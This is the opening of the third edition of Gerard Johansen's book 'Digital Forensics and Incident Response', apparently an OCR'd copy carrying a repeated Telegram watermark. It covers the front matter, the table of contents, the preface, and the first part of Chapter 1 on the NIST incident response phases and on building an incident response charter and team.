
packt



3RD EDITION

Digital Forensics and Incident Response

Incident response tools and techniques for effective cyber threat response

GERARD JOHANSEN

https://t.me/learningnets

Digital Forensics and Incident Response

Incident response tools and techniques for effective cyber threat response

Gerard Johansen

BIRMINGHAM—MUMBAI

https://t.me/learningnets

Digital Forensics and Incident Response

Copyright © 2022 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Group Product Manager: Mohd Riyan Khan

Publishing Product Manager: Prachi Sawant

Senior Editor: Athikho Sapuni Rishana

Technical Editor: Nithik Cheruvakodan

Copy Editor: Safis Editing

Project Coordinator: Ashwin Kharwa

Proofreader: Safis Editing

Indexer: Manju Arasan

Production Designer: Nilesh Mohite

Marketing Coordinator: Ankita Bhonsle

First published: July 2017

Second edition: January 2020

Third Edition: December 2022

Production reference: 1181122

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-80323-867-8

www.packt.com

https://t.me/learningnets

Contributors

About the author

Gerard Johansen is an incident response professional with over 15 years of experience in threat intelligence, incident response, and digital forensics. Beginning his information security career as a cybercrime investigator, he has built on that experience while working as a consultant and security analyst for clients and organizations ranging from healthcare to finance. Gerard is a graduate of Norwich University's Master of Science in Information Assurance program and holds several industry certifications in digital forensics, threat intelligence, and cyber security. He currently manages a team of incident-handling specialists in an industry-leading managed detection and response firm servicing a variety of organizations.

To my wife and children: thank you for your patience during this project. To all the cyber security and digital forensic professionals that I have met and learned from over the past 15 years, your skills, dedication, and generosity have made this possible. Finally, to the editors and staff at Packt Publishing for their professionalism and focus on bringing this project to fruition.

https://t.me/learningnets

About the reviewer

Dr. Akash Thakar is a Certified Ethical Hacker, Computer Hacking Forensic Investigator, and Certified EC-Council Instructor, having sound knowledge of digital forensics and incident response. He is working as an assistant professor at Rashtriya Raksha University, Gandhinagar, India. He has completed his Ph.D. in forensic science from Gujarat University, Ahmedabad, India. He has taught various subjects to the students of UG and PG courses, such as computer forensics, network forensics, malware analysis, advanced digital forensics, and memory forensics. His research area is digital forensic investigation process and memory forensics.

https://t.me/learningnets

Table of Contents

Preface xiii

Part 1: Foundations of Incident Response and Digital Forensics

1

Understanding Incident Response 3

The IR process 4
The role of digital forensics 7
The IR framework 7
The IR charter 8
CSIRT team 9
The IR plan 15
Incident classification 16
The IR playbook/handbook 17
Escalation process 20
Testing the IR framework 22
Summary 24
Questions 24
Further reading 25

2

Managing Cyber Incidents 27

Engaging the incident response team 27
CSIRT engagement models 28
Investigating incidents 32
The CSIRT war room 34
Communications 35
Rotating staff 35
SOAR 36
Incorporating crisis communications 37
Internal communications 38
External communications 39
Public notification 39
Incorporating containment strategies 40

https://t.me/learningnets

Getting back to normal – eradication, recovery, and post-incident activity 42
Summary 45
Questions 45
Further reading 46

3

Fundamentals of Digital Forensics 47

An overview of forensic science 47
Locard's exchange principle 48
Legal issues in digital forensics 49
Law and regulations 49
Rules of evidence 50
Forensic procedures in incident response 51
A brief history of digital forensics 52
The digital forensics process 53
The digital forensics lab 61
Summary 71
Questions 71
Further reading 72

4

Investigation Methodology 73

An intrusion analysis case study: The Cuckoo's Egg 74
Types of incident investigation analysis 76
Functional digital forensic investigation methodology 78
Identification and scoping 79
Collecting evidence 80
The initial event analysis 80
The preliminary correlation 81
Event normalization 81
Event deconfliction 82
The second correlation 82
The timeline 82
Kill chain analysis 82
Reporting 83
The cyber kill chain 83
The diamond model of intrusion analysis 87
Diamond model axioms 90
A combined diamond model and kill chain intrusion analysis 92
Attribution 93
Summary 94
Questions 94

https://t.me/learningnets

Part 2: Evidence Acquisition

5

Collecting Network Evidence 97

An overview of network evidence 98
Preparation 99
A network diagram 100
Configuration 101
Firewalls and proxy logs 101
Firewalls 101
Web application firewalls 102
Web proxy servers 102
NetFlow 102
Packet capture 104
tcpdump 104
WinPcap and RawCap 108
Wireshark 110
Evidence collection 113
Summary 115
Questions 116
Further reading 116

6

Acquiring Host-Based Evidence 117

Preparation 117
Order of volatility 118
Evidence acquisition 119
Evidence collection procedures 120
Acquiring volatile memory 122
FTK Imager 123
WinPmem 126
RAM Capturer 130
Virtual systems 131
Acquiring non-volatile evidence 132
FTK obtaining protected files 133
The CyLR response tool 133
Kroll Artifact Parser and Extractor 135
Summary 139
Questions 140
Further reading 140

7

Remote Evidence Collection 141

Enterprise incident response challenges 141
Endpoint detection and response 142
Velociraptor overview and deployment 143
Velociraptor server 144

https://t.me/learningnets

Velociraptor Windows collector 147
Velociraptor scenarios 149
Velociraptor evidence collection 149
CyLR 151
WinPmem 151
Summary 160
Questions 160

8

Forensic Imaging 161

Understanding forensic imaging 161
Image versus copy 162
Logical versus physical volumes 162
Types of image files 164
SSD versus HDD 164
Tools for imaging 166
Preparing a staging drive 167
Using write blockers 171
Imaging techniques 172
Dead imaging 172
Live imaging 182
Virtual systems 183
Linux imaging 185
Summary 191
Questions 191
Further reading 192

Part 3: Evidence Analysis

9

Analyzing Network Evidence 195

Network evidence overview 195
Analyzing firewall and proxy logs 197
SIEM tools 198
The Elastic Stack 198
Analyzing NetFlow 199
Analyzing packet captures 200
Command-line tools 201
Real Intelligence Threat Analytics 202
NetworkMiner 206
Arkime 208
Wireshark 213
Summary 223
Questions 223
Further reading 224

10

Analyzing System Memory 225

Memory analysis overview 226
Memory analysis methodology 226

https://t.me/learningnets

SANS six-part methodology 227
Network connections methodology 228
Memory analysis tools 228
Memory analysis with Volatility 228
Volatility Workbench 241
Memory analysis with Strings 242
Installing Strings 243
Common Strings searches 243
Summary 244
Questions 244
Further reading 245

11

Analyzing System Storage 247

Forensic platforms 248
Autopsy 250
Installing Autopsy 250
Starting a case 250
Adding evidence 253
Navigating Autopsy 259
Examining a case 261
Master File Table analysis 274
Prefetch analysis 276
Registry analysis 277
Summary 282
Questions 283
Further reading 284

12

Analyzing Log Files 285

Logs and log management 285
Working with SIEMs 287
Splunk 290
Elastic Stack 290
Security Onion 291
Windows Logs 292
Windows Event Logs 292
Analyzing Windows Event Logs 296
Acquisition 296
Triage 298
Detailed Event Log analysis 301
Summary 312
Questions 312
Further reading 313

13

Writing the Incident Report 315

Documentation overview 316
What to document 316
Types of documentation 317
Sources 318

https://t.me/learningnets

Audience 319
Executive summary 320
Incident investigation report 321
Forensic report 324
Preparing the incident and forensic report 329
Note-taking 329
Report language 333
Summary 335
Questions 335
Further reading 336

Part 4: Ransomware Incident Response

14

Ransomware Preparation and Response 339

History of ransomware 339
CryptoLocker 340
CryptoWall 340
CTB-Locker 340
TeslaCrypt 341
SamSam 341
Locky 341
WannaCry 341
Ryuk 342
Conti ransomware case study 342
Background 343
Operational disclosure 344
Tactics and techniques 346
Exfiltration 352
Impact 352
Proper ransomware preparation 353
Ransomware resiliency 353
Prepping the CSIRT 354
Eradication and recovery 355
Containment 355
Eradication 357
Recovery 357
Summary 360
Questions 360
Further reading 361

15

Ransomware Investigations 363

Ransomware initial access and execution 363
Initial access 363
Execution 373
Discovering credential access and theft 376
ProcDump 376
Mimikatz 378

https://t.me/learningnets

Investigating post-exploitation frameworks 379
Command and Control 385
Security Onion 386
RITA 387
Arkime 388
Investigating lateral movement techniques 390
Summary 395
Questions 395
Further reading 396

Part 5: Threat Intelligence and Hunting

16

Malware Analysis for Incident Response 399

Malware analysis overview 400
Malware classification 402
Setting up a malware sandbox 404
Local sandbox 404
Cloud sandbox 405
Static analysis 406
Static properties analysis 407
Dynamic analysis 410
Process Explorer 411
Process Spawn Control 412
Automated analysis 414
ClamAV 419
YARA 421
YarGen 424
Summary 427
Questions 428
Further reading 428

17

Leveraging Threat Intelligence 429

Threat intelligence overview 429
Threat intelligence types 432
The Pyramid of Pain 433
The threat intelligence methodology 434
Sourcing threat intelligence 436
Internally developed sources 436
Commercial sourcing 436
Open source intelligence 437
The MITRE ATT&CK framework 438
Working with IOCs and IOAs 447
Threat intelligence and incident response 450
Autopsy 451
Maltego 454
YARA and Loki 459
Summary 462
Questions 462
Further reading 463

https://t.me/learningnets

18

Threat Hunting 465

Threat hunting overview 465
Threat hunt cycle 466
Threat hunt reporting 470
Threat hunting maturity model 471
Crafting a hypothesis 473
MITRE ATT&CK 473
Planning a hunt 474
Digital forensic techniques for threat hunting 476
EDR for threat hunting 477
Summary 480
Questions 480
Further reading 481

Appendix 483

Assessments 487

Index 491

Other Books You May Enjoy 508

https://t.me/learningnets

Preface

An understanding of how digital forensics integrates with the overall response to cybersecurity incidents is key to securing your organization's infrastructure from attacks. This updated third edition will help you perform cutting-edge digital forensic activities and incident response with a new focus on responding to ransomware attacks.

After focusing on the fundamentals of incident response that are critical to any information security team, you'll move on to exploring the incident response framework. From understanding its importance to creating a swift and effective response to security incidents, the book will guide you with the help of useful examples. You'll later get up to speed with digital forensic techniques, from acquiring evidence and examining volatile memory to hard drive examination and network-based evidence. All of these techniques will be applied to the current threat of ransomware. As you progress, you'll discover the role that threat intelligence plays in the incident response process. You'll also learn how to prepare an incident response report that documents the findings of your analysis. Finally, in addition to various incident response activities, the book will address malware analysis and demonstrate how you can proactively use your digital forensic skills in threat hunting.

By the end of this book, you'll have learned how to efficiently investigate and report unwanted security breaches and incidents in your organization.

Who this book is for

This book is for cybersecurity and information security professionals who want to implement digital forensics and incident response in their organizations. You will also find the book helpful if you are new to the concept of digital forensics and are looking to get started with the fundamentals. A basic understanding of operating systems and some knowledge of networking fundamentals are required to get started with this book.

What this book covers

Chapter 1, *Understanding Incident Response*, covers how an understanding of the foundational elements of incident response is critical to any information security team. Without an understanding of how to address the phases of incident response, individual personnel and organizations will not be able to craft an efficient and effective response to security incidents. This chapter will focus on the critical aspects of incident response that will provide you with that solid foundation.

https://t.me/learningnets

Chapter 2, *Managing Cyber Incidents*, explores the pressing issue of how to execute the planning and preparation in an actual incident, as *Chapter 1* provided the foundation of incident response. Drawing on critical incident management techniques, you will be guided through the critical components of managing a cyber security incident from the beginning where the incident is detected through the remediation and recovery that brings the organization's IT system back to operation.

Chapter 3, *Fundamentals of Digital Forensics*, focuses heavily on proper evidence-handling procedures. A significant portion of the response to an incident is the ability to properly acquire, analyze, and report on that analysis. Digital forensics, like any forensic discipline, requires a solid understanding of the technical, legal, and operational requirements. A lack of this understanding, such as proper evidence handling can cause evidence to become tainted or otherwise unusable.

Chapter 4, *Investigation Methodology*, presents a sound investigation methodology and intrusion analysis framework to ensure that intrusions and other cyber attacks are properly investigated. Digital forensics and incident response is the overall process for an organization to properly address a cyber attack. The digital forensics investigation methodology is a systematic way to investigate cyber attacks that integrates into the overall incident response process.

Chapter 5, *Collecting Network Evidence*, explains that the first step in digital forensics is data acquisition. One major source of data is contained within network traffic. With today's complex networks, various devices can send detailed information about connections, sessions, and in some cases, complete reconstructions of files sent over network connections. Properly acquiring this evidence can provide valuable data points to reconstruct an incident.

Chapter 6, *Acquiring Host-Based Evidence*, guides you through how to acquire host evidence in a forensically sound manner. Incidents rarely involve an attack against only network hardware. Adversaries routinely attack hosts to establish a foothold, stage further tools for attacks, and finally, move to other systems. When they do this, they will often leave traces through log files, code in memory, or other traces.

Chapter 7, *Remote Evidence Collection*, presents a solution and scenarios to demonstrate the capabilities of remote forensic evidence collection. The focus of the previous chapters has been on localized evidence collection. While this approach is forensically sound, the challenge is that it does not scale for large enterprises where hundreds or possibly thousands of endpoints may be in-scope of an incident. This requires the deployment of specialized tools and techniques to gather and search for evidence across the enterprise.

Chapter 8, *Forensic Imaging*, guides you through how to acquire and verify a forensic image of either a logical drive or partition or, in some cases, the entire physical drive. While there is a good deal of evidence acquired through the previous chapter, there often come incidents where a complete examination of the filesystem and associated storage is needed.

https://t.me/learningnets

Chapter 9, *Analyzing Network Evidence*, focuses on the analysis of digital evidence, having addressed the acquisition of network evidence in a previous chapter. The primary focus will be on reconstructing data found in packet captures as well as the analysis of Command and Control traffic. Finally, taking this data and correlating it with other log files to determine the potential root cause will be addressed.

Chapter 10, *Analyzing System Memory*, examines the various aspects of analyzing system memory with an eye on identifying the root cause. There is a maxim in digital forensics that states, "Malware can hide but it has to run." While a bit simplistic, it does point to one key facet of digital forensics – that is, the memory on a compromised system contains a good deal of evidence. This is also becoming more of a concern as memory-only malware and other exploits gain a foothold.

Chapter 11, *Analyzing System Storage*, allows you to take the evidence collected in the previous chapter, extract the pertinent data, and analyze it with the intent of determining the root cause of the compromise. Much like memory, there is often a good deal of evidence to be analyzed on the system's storage.

Chapter 12, *Analyzing Log Files*, guides you through analyzing logs using a variety of open source tools. The Windows operating system has several separate log files that log a variety of activities on the Windows system. This includes events such as logons, PowerShell use, and events associated with executing processes. These log sources are invaluable as a source of evidence.

Chapter 13, *Writing the Incident Report*, shows the critical elements of an incident report. Reporting the findings of the analysis of data and the sequence of events is a critical component of incident response. This chapter covers the various audiences that need to be addressed, how to prepare the technical reports, and how to properly debrief the stakeholders of an organization.

Chapter 14, *Ransomware Preparation and Response*, provides an overview of ransomware and the necessary steps to prepare for such an incident. Over the last few years, ransomware has become the number one threat to organizations. The relative ease of carrying out such attacks is dwarfed by the impact such attacks have on an organization. Properly preparing and handling such incidents is critical to bring operations back to normal to minimize downtime.

Chapter 15, *Ransomware Investigations*, takes the material from *Chapter 14* and further builds on your understanding of ransomware by focusing on specific investigation steps. This will be a technical deep dive into the tools and techniques that are commonly leveraged by ransomware threat actors with a focus on initial access, credential theft, lateral movement, and command and control.

Chapter 16, *Malware Analysis for Incident Response*, guides you through various techniques to examine malicious code and leverage malware data in an incident. When examining incidents, especially those in the last 5 years, most of them involve malware as an initial attack to gain access to a system. While many malware variants are well known, there is also the potential for new malicious code to be found on systems involved in an incident.

https://t.me/learningnets

Chapter 17, *Leveraging Threat Intelligence*, explores threat intelligence and how you can leverage this data prior to and during an incident. In the last decade, data and intelligence about threat actors, their methods, and the signs of their attacks have become more available to organizations outside of the government. While this information can be leveraged, many organizations do not have the necessary skills or knowledge to leverage threat intelligence properly.

Chapter 18, *Threat Hunting*, guides you through the practice of threat hunting, the methodology, and finally, how to integrate many of the skills presented in the previous chapters in a proactive manner. Threat hunting, the practice of using digital forensic techniques in a proactive manner to identify previously unidentified threats, is a practice that is currently gaining traction in many organizations.

To get the most out of this book

A basic understanding of the Windows operating system internals will make some core concepts such as memory analysis or process execution easier to understand. Further, you should be comfortable working in the Windows and Linux command lines. Finally, a basic understanding of network protocols will be useful in analyzing network evidence.

Software/hardware covered in the book	
Wireshark	Encrypted Disk Detector 3.0.2
FTK Imager 4.7.12	Security Onion 2.3
WinPmem 2.0.1	Zeek
Belkasoft Live RAM Capturer	RITA
Kroll gkape 1.2.0.0	Network Miner 2.7.3
Velociraptor 0.6.4	Arkime 3.3.1
Eraser 6.2.0.2993	Monolith Notes
Volatility 3 Framework 2.2.0	Pestudio 9.3.7
Volatility Workbench v3.0.1003	Process Explorer
Autopsy 4.19.3	ClamAV
Event Log Explorer 5.2	Maltego 4.3.1
Skadi 2019.4	
Operating system requirements	
Windows 10	Ubuntu 20.04

Various tools need to be run on a Linux OS, such as Ubuntu 20.04. There are also techniques that should be conducted in a sandbox environment to limit the potential for inadvertent infection. You should have a virtualization tool such as VMWare Workstation Player or VirtualBox to use several of the covered operating systems and tools.

https://t.me/learningnets

In some cases, tools that are covered have a commercial version. There should be no need to purchase commercial tools in following the various examples presented. It is the intent that you can take the examples and constructs into a production environment and use them in actual investigations.

Download the color images

We also provide a PDF file that has color images of the screenshots and diagrams used in this book. You can download it here: `https://packt.link/mQnUu`.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Open the `FTK Imager` folder and run the executable as an administrator."

A block of code is set as follows:

```
dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200
compiled options:
command line: dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5
log=ACMELaptop56.txt
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
input results for device `/dev/sda':
   937703088 sectors in
   0 bad sectors replaced by zeros
   9fc8eb158e5665a05875f4f5f2e6f791 (md5)
```

Any command-line input or output is written as follows:

```
E:\winpmem_mini_x64_rc2.exe Acc_LT09.raw
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For instance, words in menus or dialog boxes appear in **bold**. Here is an example: "Once downloaded, install the executable in the **Tools** partition of the USB drive."

https://t.me/learningnets

Tips or important notes
Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, email us at `customercare@packtpub.com` and mention the book title in the subject of your message.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/support/errata` and fill in the form.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

https://t.me/learningnets

Share your thoughts

Once you've read *Digital Forensics and Incident Response - Third Edition*, we'd love to hear your thoughts! Please `click here to go straight to the Amazon review page` for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

https://t.me/learningnets

Download a free PDF copy of this book

Thanks for purchasing this book!

Do you like to read on the go but are unable to carry your print books everywhere? Is your eBook purchase not compatible with the device of your choice?

Don't worry, now with every Packt book you get a DRM-free PDF version of that book at no cost.

Read anywhere, any place, on any device. Search, copy, and paste code from your favorite technical books directly into your application.

The perks don't stop there, you can get exclusive access to discounts, newsletters, and great free content in your inbox daily

Follow these simple steps to get the benefits:

1. Scan the QR code or visit the link below



`https://packt.link/free-ebook/9781803238678`

2. Submit your proof of purchase
3. That's it! We'll send your free PDF and other benefits to your email directly

https://t.me/learningnets

Part 1: Foundations of Incident Response and Digital Forensics

Part 1 of the book lays the foundations of **incident response** (**IR**) and digital forensics. These foundational elements, such as the IR process, forensic principles, and incident management, will tie directly to subsequent parts of the book.

This part comprises the following chapters:

- *Chapter 1, Understanding Incident Response*
- *Chapter 2, Managing Cyber Incidents*
- *Chapter 3, Fundamentals of Digital Forensics*
- *Chapter 4, Investigation Methodology*

https://t.me/learningnets

https://t.me/learningnets

1

Understanding Incident Response

When examining threats to today's **information technology** (**IT**), it seems overwhelming. From simple script kiddies using off-the-shelf code to nation-state adversary tools, it is critical to be prepared. For example, an internal employee can download a single instance of ransomware and that can have a significant impact on an organization. More complex attacks, such as a network exploitation attempt or a targeted data breach, increase the chaos that a security incident causes. Technical personnel will have their hands full attempting to determine which systems have been impacted and how they are being manipulated. They will also have to contend with addressing the possible loss of data through compromised systems. Adding to this chaotic situation are senior managers haranguing them for updates and an answer to the all-important questions: *How did this happen? Was this a web server vulnerability or a phishing email that led to lateral movement?* Management also wants to know: *How bad is it? Is the damage limited to the web server or is a large portion of the network compromised?*

Having the ability to properly respond to security incidents in an orderly and efficient manner allows organizations to both limit the damage of a potential cyber attack and also recover from the associated damage that is caused. To facilitate this orderly response, organizations of all sizes have looked at adding an **incident response** (**IR**) capability to their existing policies, procedures, and processes.

In order to build this capability within the organization, several key components must be addressed. First, organizations need to have a working knowledge of the IR process. This process outlines the general flow of an incident and general actions that are taken at each stage. Second, organizations need to have access to personnel who form the nucleus of any IR capability. Once a team is organized, a formalized plan and associated processes need to be created. This written plan and processes form an orderly structure that an organization can follow during an incident. Finally, with this framework in place, the plan must be continually evaluated, tested, and improved as new threats emerge. Utilizing this framework will position organizations to be prepared for the unfortunate reality that many organizations have already faced, an incident that compromises their security.

https://t.me/learningnets

We will be covering the following topics in this chapter:

- The IR process
- The IR framework
- The IR plan
- The IR playbook/handbook
- Testing the IR framework

The IR process

There is a general path that cybersecurity incidents follow during their lifetime. If the organization has a mature IR capability, it will have taken measures to ensure it is prepared to address an incident at each stage of the process. Each incident starts with the first time the organization becomes aware of an event or series of events indicative of malicious activity. This detection can come in the form of a security control alert or an external party informing the organization of a potential security issue. Once alerted, the organization moves through analyzing the incident through containment measures to bring the information system back to normal operations. There is no set IR process. One standard that is widely used is the **National Institute of Standards and Technology** (**NIST**) IR process. The following diagram, taken from the NIST **Special Publication** (**SP**) *800-61* shows how the NIST process flows in a cycle, with **preparation** as the starting point. A closer examination reveals that every incident is used to better prepare the organization for future incidents as the **post-incident activity**, and is utilized in preparation for the next incident:




Figure 1.1 – NIST IR process

https://t.me/learningnets

The IR process can be broken down into the following six distinct phases, each with a set of actions the organization can take to address the incident:

- **Preparation**: Without good preparation, any subsequent IR is going to be disorganized and has the potential to make the incident worse. One of the critical components of preparation is the creation of an IR plan. Once a plan is in place with the necessary staffing, ensure that personnel detailed with IR duties are properly trained. This includes processes, procedures, and any additional tools necessary for the investigation of an incident. In addition to a plan, tools such as forensics hardware and software should be acquired and incorporated into the overall process. Finally, regular exercises should be conducted to ensure that the organization is trained and familiar with the process.
- **Detection**: The detection of potential incidents is a complex endeavor. Depending on the size of the organization, they may have over 100 million separate events per day. These events can be records of legitimate actions taken during the normal course of business or be indicators of potentially malicious activity. Couple this mountain of event data with other security controls constantly alerting to activity and you have a situation where analysts are inundated with data and must subsequently sift out the valuable pieces of signal from the vastness of network noise. Even today's cutting-edge **Security Information and Event Management** (**SIEM**) tools lose their effectiveness if they are not properly maintained with regular updates of rulesets that identify which events qualify as a potential incident. The detection phase is that part of the IR process where the organization first becomes aware of a set of events that possibly indicates malicious activity. These events that have been detected and are indicative of malicious behavior are then classified as an incident. For example, a security analyst may receive an alert that a specific administrator account was in use when the administrator was on vacation. Detection may also come from external sources. An **internet service provider** (**ISP**) or law enforcement agency may detect malicious activity originating in an organization's network and contact them to advise them of the situation. In other instances, users may be the first to indicate a potential security incident. This may be as simple as an employee contacting the help desk and informing a help desk technician that they received an Excel spreadsheet from an unknown source and opened it. They are now complaining that their files on the local system are being encrypted. In each case, an organization would have to escalate each of these events to the level of an incident (which we will cover a little later in this chapter) and begin the reactive process to investigate and remediate.
- **Analysis**: Once an incident has been detected, personnel from the organization or a trusted third party will begin the analysis phase. In this phase, personnel begins the task of collecting evidence from systems such as running memory, log files, network connections, and running software processes. Depending on the type of incident, this collection can take from as little as a few hours to several days. Once evidence is collected, it then needs to be examined. There are a variety of tools to conduct this analysis, many of which are explored in this book. With these tools, analysts attempt to ascertain what happened, what it affected, whether any other systems were involved, and whether any confidential data was removed. The ultimate goal of

https://t.me/learningnets

the analysis is to determine the root cause of the incident and reconstruct the actions of the threat actor, from initial compromise to detection.

- **Containment**: Once there is a solid understanding of what the incident is and which systems are involved, organizations can then move into the containment phase. In this phase, organizations take measures to limit the ability of threat actors to continue compromising other network resources, communicating with **command and control** (**C2**) infrastructures, or exfiltrating confidential data. Containment strategies can range from locking down ports and **Internet Protocol** (**IP**) addresses on a firewall to simply removing the network cable from the back of an infected machine. Each type of incident involves its own containment strategy, but having several options allows personnel to stop the bleeding at the source if they are able to detect a security incident before or while threat actors are pilfering data.
- **Eradication and recovery**: During the eradication phase, the organization removes the threat actor from the impacted network. In the case of a malware infection, the organization may run an enhanced anti-malware solution. Other times, infected machines must be wiped and reimaged. Other activities include removing or changing compromised user accounts. If an organization has identified a vulnerability that was exploited, vendor patches are applied or software updates are made. Recovery activities are very closely aligned with those that may be found in an organization's **business continuity** (**BC**) or **disaster recovery** (**DR**) plans. In this phase of the process, organizations reinstall fresh operating systems or applications. They will also restore data on local systems from backups. As a due diligence step, organizations will also audit their existing user and administrator accounts to ensure that no accounts have been enabled by threat actors. Finally, a comprehensive vulnerability scan is conducted so that the organization is confident that any exploitable vulnerabilities have been removed.
- **Post-incident activity**: At the conclusion of the incident process is a complete review of the incident with all principal stakeholders. Post-incident activity includes a complete review of all actions taken during the incident. What worked and—more importantly—what did not work are important topics for discussion. These reviews are important because they may highlight specific tasks and actions that had either a positive or negative impact on the outcome of the IR. It is during this phase of the process that a written report is completed. Documenting the actions taken during the incident is critical to capture both what occurred and whether the incident will ever see the inside of a courtroom. For documentation to be effective, it should be detailed and show a clear chain of events with a focus on the root cause, if it was determined. Personnel involved in the preparation of this report should realize that stakeholders outside of IT might read this report. As a result, technical jargon or concepts should be explained.

Finally, the organizational personnel should update their own IR processes with any new information developed during the post-incident debrief and reporting. This incorporation of lessons learned is important as it makes future responses to incidents more effective.

https://t.me/learningnets

The role of digital forensics

There is a misconception that is often held by people unfamiliar with the realm of IR, which is that IR is merely a digital forensics issue. As a result, they will often conflate the two terms. While digital forensics is a critical component of IR (and for this reason, we have included a number of chapters in this book that address digital forensics), there is more to addressing an incident than examining hard drives. It is best to think of forensics as a supporting function of the overall IR process. Digital forensics serves as the mechanism for understanding the technical aspects of an incident, potentially identifying the root cause, and discovering unidentified access or other malicious activity. For example, some incidents such as **denial-of-service** (**DoS**) attacks will require little to no forensic work. On the other hand, a network intrusion involving the compromise of an internal server and C2 traffic leaving the network will require extensive examination of logs, traffic analysis, and examination of memory. From this analysis, the root cause may be derived. In both cases, the impacted organization would be able to connect with the incident, but forensics plays a much more important role in the latter case.

IR is an information security function that uses the methodologies, tools, and techniques of digital forensics but goes beyond what digital forensics provides by addressing additional elements. These elements include containing possible malware or other exploits, identifying and remediating vulnerabilities, and managing various technical and non-technical personnel. Some incidents may require the analysis of host-based evidence or memory while others may only require a firewall log review but, in each, the responders will follow the IR process.

The IR framework

Responding to a data breach, ransomware attack, or another security incident should never be an ad hoc process. Undefined processes or procedures will leave an organization unable to both identify the extent of the incident and be able to stop the bleeding in sufficient time to limit the damage. Further, attempting to craft plans during an incident may, in fact, destroy critical evidence or—worse—create more problems.

Having a solid understanding of the IR process is just the first step to building this capability within an organization. What organizations need is a framework that puts processes to work utilizing the organization's available resources. An IR framework describes the components of a functional IR capability within an organization. This framework is made up of elements such as personnel, policies, procedures, and implementation. It is through these elements that an organization builds its capability to respond to incidents.

https://t.me/learningnets

The IR charter

The first step to building this capability is the decision by senior leadership that the risk to the organization is too significant not to address the possibility of a potential security incident. Once that point is reached, a senior member of the organization will serve as a project sponsor and craft an IR charter. This charter outlines key elements that will drive the creation of a **computer security IR team** (**CSIRT**).

> **Information**
>
> While there are several titles for IR teams, the term **CERT**, short for **computer emergency response team**, is often associated with the *US-CERT* through the **United States Department of Homeland Security** (**US DHS**) or the **CERT Coordination Center** (**CERT/CC**), through the Carnegie Mellon **Software Engineering Institute** (**SEI**). For our purposes, we will use the more generic CSIRT.

The IR charter should be a written document that addresses the following:

